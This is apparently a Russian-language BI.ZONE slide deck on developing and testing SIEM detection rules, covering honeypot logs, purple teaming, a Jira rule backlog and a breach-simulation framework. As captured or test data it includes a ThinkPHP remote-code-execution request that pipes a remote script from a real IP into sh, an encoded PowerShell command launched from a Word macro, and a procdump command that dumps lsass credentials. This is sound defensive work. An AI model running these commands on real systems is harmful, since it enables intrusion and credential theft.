
The screenshot shows a process tree with 'powershell.exe' as the parent process. Below it, a hex dump of a document file is visible, showing a macro definition for 'Review1009.doc'.

Time	c_submission_id	event_type	proc_p_file_path	cmdline	file_path
> Oct 15, 2019 @ 12:39:40.504	182	ProcessCreate	C:\tmpwokv12\bin\inject-x86.exe	"C:\Program Files (x86)\Microsoft Office\Office15\WINWORD.EXE" C:\Users\ADMINI~1\AppData\Local\Temp\6125489453c1824da3e28a54708e7c77875e500dd82a59c96c1d1e5ee88dcad7.doc	-
> Oct 15, 2019 @ 12:40:00.092	182	ProcessCreate	C:\Windows\System32\wbem\WmiPrvSE.exe	powershell -enco PAAjACAAaAB0AHQAcABzADoAlwAvAhcAdwB3AC4AbQBpAGMAGcBvAHMAbwBmAHQALgBjAG8AbQAvACAAIwA+CAAJABiAGIAMQA0ADcAeAAwADgAMABjADIAPQAnAHgAMgA3ADMMAA1ADAAMwBjAGIAMAA2AccAOWAkAGIANQB4ADAAYwA0AGMANgBiADMMAA4ADgAIAA9ACAAJwA4ADUANgAnADsAJABjAGIAMAA1AGMANgA1ADEAMABjADAAMAA3AD0AJwBjADAAMQA4ADMMAA5AHgAMABjADIAJwA7ACQAEABjADAAeAA1ADcAYgAZADgAYgAYhGAnwA9ACQAZQBwAHYA0gB1AHMAZQBvAHAAcgBvAGYAaQBSAGUAKwAnAFwAJwArACQAYgA1AHgAMABjADQAYwA2AGIAMwA0ADgA0AArACcALgB1AHgAZQAnADsAJAB4ADMMAA5ADQAeAAwADkAYwAwAGIAMAA9ACcAYwBjADA0AAyADYMAAAYhGAMwAXcCA0wAKAhGAYwAYAGMAG5ADUAeAAYADA0AAwADIAPQAUACgAJwBuACcAKwAnAGUAdwAtAG8AYgBqAGUAJwArACcAYwB0ACcAKQAgAE4AZQBUC4AdwBFAETIAQwBMAGkARQBOAFAQ0wAKAGIAMAAwAGIAMQAZADcAMQAwADgAM	-
> Oct 15, 2019 @ 12:40:47.074	182	FileCreate	-	-	C:\Users\Administrator\856.exe

Анализ логов Honeyrot-ов



BI.ZONE



География ловушек:

- Италия
- Россия
- Китай
- Япония
- Корея
- Индия
- Бахрейн
- Англия
- Канада
- США
- Австралия

Основные функции:

- эмуляция Wordpress;
- эмуляция Drupal;
- выполнение PHP/Bash кода в песочнице для эмуляции RCE;
- уязвимые приложения (phpMyAdmin);
- эмуляция возможности заливки web shell-a.

Пример события из лога Honeyrot-a



BI.ZONE

```
# geoip.accuracy_radius 50
t geoip.city Beijing
t geoip.country China
t geoip.country_code CN
# geoip.lat 39.929
# geoip.lon 116.389
? get.0 ▲ system
? get.1 ▲ curl -fsSL http://185.181.10.234/E5DB0E07C3D7BE80V520/init.sh |sh
* ? get.function ▲ call_user_func_array
? get.s ▲ /index/\think\app\invokefunction
? headers.accept-encoding ▲ gzip
t headers.connection close
t headers.host 35.183.102.86
t headers.user-agent Mozilla/5.0 (Windows; U; Windows NT 6.0;en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6
t host 35.183.102.86
t id 2eecb6de-4037-44b4-8c26-0c728caca825
t ip 203.195.129.91
t location 39.9288,116.3889
t method GET
t path /TP/public/index.php
? post ▲
t protocol http
t raw GET /TP/public/index.php?function=call_user_func_array&s=%2Findex%2F%5Cthink%5Capp%2Finvokefunction&vars%5B0%5D=system&vars%5B1%5D%5B%5D=curl+-fsSL+http%3A%2F%2F185.181.10.234%2FE5DB0E07C3D7BE80V520%2Fin
it.sh+%7Csh HTTP/1.1
Host: 35.183.102.86
Connection: close
Accept-encoding: gzip
X-honeypot-client-proto: http
X-honeypot-client-ip: 203.195.129.91
User-agent: Mozilla/5.0 (Windows; U; Windows NT 6.0;en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6

⊙ timestamp Nov 12, 2019 @ 08:52:41.000
t user_agent Mozilla/5.0 (Windows; U; Windows NT 6.0;en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6
```


Практика Purple Teaming



BI.ZONE

Эмуляция DMZ

Эмуляция внутреннего сегмента



Исследования источников событий



BI.ZONE

Источник	Описание события	Пример события
%SystemDrive%\inetpub\logs\LogFiles\W3SVC1	Данное событие описывает попытку неудачного входа пользователя. Частое возникновение подобного события с одного source ip может говорить о brute force атаке. Триггер - появление данного события больше 5 раз в минуту.	2019-06-19 15:40:42 fe80::9d06:ac4b:ecd0:8d76%12 POST /owa/auth.owa &ClientId=CC8DD69231F64E688E5CD471CCE2E51D&CorrelationID=<empty>;&cafeReqId=40bf3cda-9621-
*2 Реестр Windows на клиентской машине	Данное событие описывает редактирование функционала "Home Page" Outlook. Злоумышленник может установить значение "Home Page" указав на сформированную страницу со скриптом. Когда пользователь откроет Outlook выполняется вредоносный VBA скрипт злоумышленника. Триггер - срабатывание событий изменения веток реестра	HKEY_CURRENT_USER\Software\Microsoft\Office\<version>\Outlook\WebView\Inbox со значением URL - включение функции "Home Page" HKEY_CURRENT_USER\Software\Microsoft\Office\<version>\Outlook\Security со значение EnableRoaming folderHomepages устанавливается в 1 - установка значения "Home Page"
C:\Program Files\Microsoft\Exchange Server\V15\Logging\Ews	Данное правило описывает детектирование получения GAL с помощью утилиты MailSniper. Таким образом злоумышленник может получить список всех адресов почтовых ящиков. Триггер - срабатывание	019-09-18T23:03:23.900Z,f69266f4-b323-4c21-9085-38dd14d596c2,15,1,1591,10,Unknown,,Negotiate,true,a-margaretti@evilcorp.com,evilcorp.com,ExchangeServicesClient/15.00.089f1b97387d25;ResponseTime_0=31;SoapAction_0=ResolveNames;,SKU=Unknown;App_BeginReq_Start=0;App_BeginReq_End=0;GetHandler_Start=1;RequestHandler=Wcf;GetHandler_End=0;F:ADS.AL[exchange-dc5]=1.429878;I32:ROP.C[exchange-dc5.39bb1067-4707-4acf-a7c8-6ac724f94de2]=5374737;I32:MAPI.C[exchange-dc5.39bb1067-4707-4acf-a7c8-6ac724f94de2]=0;DbI:BugdUse.T[]=15.6090002059937,,ExceptionHandler_Execute=Microsoft.Exchange.Services.Core.Types.ErrorNameResolutionNoResultsException: No results were found.

А если нет нужных событий для детектирования угрозы?



BI.ZONE

Analyse Notes

"The following image shows the auto-run created object before the Drop'n Execute. The analysed variable in the following image is the c0639047895c6 which, in that specific run, holds the Win32_ProcessStartup created Object for fulfill persistence on the victim machine." - старт офисным приложением процесса через WMI (Win32_ProcessStartup):

CSS-3048 - Старт приложением MS Office процесса через WMI **NEW**


SEN-2813 - Добавить события на исполнение процессом WMI-команды **NEW**

T	Key	Summary	Status	Category
<input checked="" type="checkbox"/>	SEN-3167	Добавить событие на доступ/чтение процессом файла (п	NEW	
<input checked="" type="checkbox"/>	SEN-2859	Событие на выполнение процессом LDAP-запросов	NEW	
<input checked="" type="checkbox"/>	SEN-2198	Добавление сведений о подписи исполняемого файла в события старта процесса / загрузки драйвера и библиотеки / создания файла	IN PROGRESS	ThreatHunting
<input checked="" type="checkbox"/>	SEN-2196	Добавит новое событие в RegistryMonitoring на использование RegSaveKey	IN PROGRESS	ThreatHunting
<input checked="" type="checkbox"/>	SEN-3035	Обогащение событий, выполняемых процессами в сетевых/RDP сессиях, IP/именем хоста, с которого сессия была инициирована	NEW	ThreatHunting
<input checked="" type="checkbox"/>	SEN-2199	В набор полей ProcessMonitoring добавить признак о наличии в AccessToken процесса/родительского процесса определённых SID-ов	DONE	ThreatHunting
<input checked="" type="checkbox"/>	SEN-2835	Событие загрузки процессом .NET сборки	NEW	ThreatHunting
<input checked="" type="checkbox"/>	SEN-2833	События для отслеживания атак с использованием PowerShell	NEW	ThreatHunting
<input checked="" type="checkbox"/>	SEN-2830	Событие на запись процессом в MBR/VBR	NEW	TH.FileMonitoring, ThreatHunting
<input checked="" type="checkbox"/>	SEN-2616	Не заполняются сведения о родителе для процессов, порожденных системными процессами, запущенными до старта TH агента	DONE	ThreatHunting
<input checked="" type="checkbox"/>	SEN-2813	Добавить события на исполнение процессом WMI-команды	NEW	ThreatHunting
<input checked="" type="checkbox"/>	SEN-2783	На базе существующего WFP фильтра реализовать разбор HTTP-трафика	NEW	TH.NetworkMonitoring, ThreatHunting
<input checked="" type="checkbox"/>	SEN-2784	Для TLS соединений считать JA3/JA3S хеши	NEW	TH.NetworkMonitoring, ThreatHunting
<input checked="" type="checkbox"/>	SEN-2740	Встраивание в TH-агент уага-движка	NEW	ThreatHunting
<input checked="" type="checkbox"/>	SEN-2724	Возможность получения стека вызовов потока на произвольном событии (согласно конфигурационным файлам)	NEW	ThreatHunting

Обработка Backlog-a на разработку правил корреляции



VI.ZONE



Критерии приоритезации BackLog-a:

- пожелания заказчиков;
- актуальность соответствующей угрозы, встречаемость in-the-wild;
- распространённость соответствующих источников у заказчиков;
- сложность реализации;
- потенциальная «точность» работы правила;
- возможность достижения quick wins;
- возможность реализации нескольких правил на базе одного источника.

Использование Jira для управления Backlog-ом и спринтами



BI.ZONE

UseCases 23.09.19 - 07.10.19 27 issues - ACTIVE

UseCases 07.10.19 - 21.10.19 13 issues - ACTIVE

- ✓ = CSS-2620 Использование mshta для исполнения удаленного hta
- ✓ = CSS-2698 Использование regsvr32 для исполнения скрипта по ссылке
- ✓ = CSS-2717 Использование утилиты Rundll32 для выполнения inline-скрипта (js/vbs)
- ✓ = CSS-2700 Запуск удаленного msi файла с использованием утилиты msixexec
- ✓ = CSS-2699 Обнаружение атаки Regsvr32 squiblydoo
- ✓ = CSS-3028 Использование Rundll32 для вызова функции из DLL-библиотеки по порядковому номеру
- ✓ = CSS-2684 Suspicious PowerShell - Download Cradles
- ✓ = CSS-3034 Правило детектирования PowerShell Encoded Command
- ✓ = CSS-2611 Исполнение PowerShell-ом закодированного в Base64 кода (FromBase64String, X509Enrollment COM)
- ✓ = CSS-3036 Успешный сетевой логон с одного IP на множество хостов
- ✓ = CSS-3037 Успешный административный сетевой логон с одного IP на много хостов
- ✓ = CSS-2634 Использование mshta для выполнения скрипта (vbscript/javascript), переданного в командной строке
- ✓ = CSS-2941 Запуск процессов, имена которых похожи на системные (conhost, explorer, svchost и т.д.)

Backlog 143 issues - Create Sprint

- ✓ = CSS-2852 Детектирование средствами Palo Alto несанкционированной репликации БД к... NGFW Use Cases ...
- ✓ = CSS-2267 Правило детектирования создания подозрительной формы Outlook
- ✓ = CSS-2269 Правило детектирования создания подозрительных Outlook Home Page
- ✓ = CSS-2250 Запрос активных пользовательских сессий на удаленной машине
- ✓ = CSS-2328 Проработка сценария "Не устранение критических уязвимостей более X дней на определенных хос..."
- ✓ = CSS-2233 DCSync
- ✓ = CSS-2623 Массовое удаление Prefetch-файлов нетипичным процессом
- ✓ = CSS-2251 Получение записей каталога LDAP
- ✓ = CSS-2256 Правило детектирования множественного доступа к страницам в разных спейсах Confluence
- ✓ = CSS-2327 Проработка сценария обнаружения не доменных ПК
- ✓ = CSS-2258 Множественный git clone проектов gitlab
- ✓ = CSS-2259 Правило на детектирование доступа к проекту gitlab с неразрешенного хоста или неразрешенной УЗ
- ✓ = CSS-2260 Множественная выгрузка документов из Sharepoint
- ✓ = CSS-2261 Правило на детектирование выгрузки Global Address List в Outlook
- ✓ = CSS-2265 Детект DCShadow по LDAP и эвентам с DC
- ✓ = CSS-2266 Правило детектирования создания правила Outlook, запускающего скрипт или исполняемый файл p...
- ✓ = CSS-2718 Запись процессом в MBR/VBR
- ✓ = CSS-2680 Использование certutil для декодирования файлов
- ✓ = CSS-2489 Срабатывание поведенческого детекта на powershell. Execution, T1086: PowerShell Host AV Use Cases
- ✓ = CSS-2494 Поведенческие детекты на процессы приложений MS Office. Execution, T1204: User ... Host AV Use Cases
- ✓ = CSS-2644 Детектирование пересылки писем на внешние адреса
- ✓ = CSS-2832 Правило на детектирования исчерпания пула доступных для выдачи IP-адресов (Windows)

Этапы разработки правила корреляции



VI.ZONE



Хранение правил и их метаданных



BI.ZONE

Изменить rule

ИСТОРИЯ

Удалить

Сохранить и добавить другой объект

Сохранить и продолжить редактирование

СОХРАНИТЬ

Rule id: eb321759-bb1a-4799-a292-524ee6e1091c
Уникальный GUID (генерируется автоматически)

Qr rule name: INC_0006800_common:Suspicious_Powershell_Encodedcommand_Windows
Имя правила в QRadar

Th rule name: win_suspicious_powershell_encoded_command
Имя правила в TH платформе

Rule caption rus: Исполнение закодированного в base64 PowerShell-кода с использованием EncodedCommand
Заголовок правила на русском

Rule caption eng: Execution of base64 encoded PowerShell code via EncodedCommand
Заголовок правила на английском

Tags: x qradar (None) x +
Тэги

Issue link: Сейчас: <https://jira.bi.zone/browse/CSS-3034>
Изменить: <https://jira.bi.zone/browse/CSS-3034>
Ссылка на issue, основание

Confidence: Medium + -
Надежность

Severity: High + -
Приоритет

Inc category primary: Suspicious Process Activity + -

Events description:

PowerShell Logs:
Windows PowerShell EventID 400

ProcessCreate:
Sysmon EventID 1
Windows EventID 4688 (with command line)
BI.Zone EDR EventID 40

RegistryValueSet:
Sysmon EventID 13

Mitre ATT&CK

External Tech Recon: +

Initial Access: +

Execution: x T1086: PowerShell x +

Persistence: +

Privilege Escalation: +

Defense Evasion: x
x T1027: Obfuscated Files or Information +

Тестирование правил корреляции



BI.ZONE

Способы тестирования правил

Эмуляция активности на источниках событий

- Проверка корректности настроек аудита;
- Проверка работоспособности агентов на конечных точках;
- Переход на новый агент/новый SIEM;
- Демонстрации заказчикам.

«Проигрывание» ранее сохранённых событий

- Эмуляция активностей, для которых требуются сложные стенды (СЗИ, сетевое оборудование, приложения и т.п.);
- Наиболее простой способ тестирования.

«Проигрывание» дампа сетевого трафика

- Тестирование правил над событиями NFT/IDS/IPS;
- Тестирование сигнатур IDS/IPS.

Эмуляция активности на источниках событий



BI.ZONE

BI.ZONE BAS (Breach & Attack Simulation) – фреймворк для создания, агрегации и запуска сценариев эмуляции действий атакующих, используемый для тестирования детектирующих правил и оценки эффективности работы команд мониторинга

Основные функции:

- Исполнение локальных команд/скриптов для эмуляции активность
- Эмуляция взаимодействия с C&C (http, dns, smtp, webdav, tcp, ftp)
- Эмуляция сетевых атак (lateral movement, exploits)
- Большое количество тестовых сэмплов (документы с макросами, исполняемые файлы/библиотеки, скрипты и т.п.)
- Возможность создавать составные сценарии тестирования, состоящие из совокупности отдельных атомарных тестов
- Обратная совместимость с тестами Atomic Red Team
- Кроссплатформенность



Пример VI.ZONE BAS-теста



VI.ZONE

id: SCENARIO_00035

display_name: lsass memory dump

related_rules:

qradar:

- INC_00035_ENDP_WIN_CREDACC_suspicious_lsass_memory_access

threat_hunting:

- possible_lsass_memory_dump

public: False

groups:

- prod
- windows

tactics:

- Credential Access

techniques:

- T1003

atomic_tests:

- name: Dump lsass process memory over sysinternals kit utility procdump64.exe

description: After a user logs on to a system, a variety of credentials are generated and stored in the LSASS process in memory. These credentials can be harvested by a administrative user or SYSTEM. As well as in-memory techniques, the LSASS process memory can be dumped from the target host and analyzed on a local system.

supported_platforms:

- windows

executor:

name: command_prompt

command: procdump64.exe -accepteula -ma lsass.exe lsass.dmp

Информирование заказчиков о разрабатываемых правилах



BI.ZONE

UseCases 23.09.19-07.10.19
7 Oct 2019, 17:52 | Medium importance | TI information | Languages: English

UseCases 07.10.19-21.10.19
21 Oct 2019, 17:19 | Low importance | News | Languages: English

UseCases 05.11.19-18.11.19
18 Nov 2019, 17:17 | Medium importance | TI information | Languages: English

21 Oct 2019, 17:21

UseCases 07.10.19-21.10.19

21 Oct 2019, 17:19

INC_0019000_common:Execute_Inline_Script_Using_Rundll32_Windows

Правило выявляет использование утилиты Rundll32 для выполнения скрипта (js/vbs), переданного в качестве параметра командной строки

T1085: Rundll32

INC_0018900_common:Using_Mshta_to_run_hta_from_URL_Windows

Правило выявляет использование утилиты mshta.exe для выполнения HTA скрипта по ссылке.

T1170: Mshta, T1105: Remote File Copy, T1071: Standard Application Layer Protocol

INC_0018700_common:Execute_Remote_Script_via_Regsvr32_Windows

Правило выявляет использование утилиты Regsvr32.exe для запуска скриплетов по ссылке (http, ftp). Этот вариант техники часто называют атакой "Squiblydoo".

T1117: Regsvr32, T1105: Remote File Copy, T1071: Standard Application Layer Protocol

INC_0003000_common:Using_MSIEEXEC_to_Install_Package_from_URL_Windows

Правило предназначено для выявления попыток использования стандартной утилиты msieexec для запуска msi-файла, загружаемого из сети Интернет по ссылке, переданной в качестве аргумента командной строки (msieexec.exe /q /i http://site.com/file.msi). Данная техника зачастую используется вредоносным программным обеспечением для загрузки и запуска своих компонентов из сети интернет.

T1218: Signed Binary Proxy Execution, T1105: Remote File Copy, T1071: Standard Application Layer Protocol

INC_0002600_common:Regsvr32_Squiblydoo_Attack_Windows

Правило выявляет использование утилиты Regsvr32.exe, также можно использовать для обхода белых списков процессов, используя функции загрузки COM-сценариев для запуска кода под пользователем. Этот вариант техники часто называют атакой "Squiblydoo".

T1117: Regsvr32



BI.ZONE

Cybersecurity

www.bi.zone

+7 (499) 110-25-34

info@bi.zone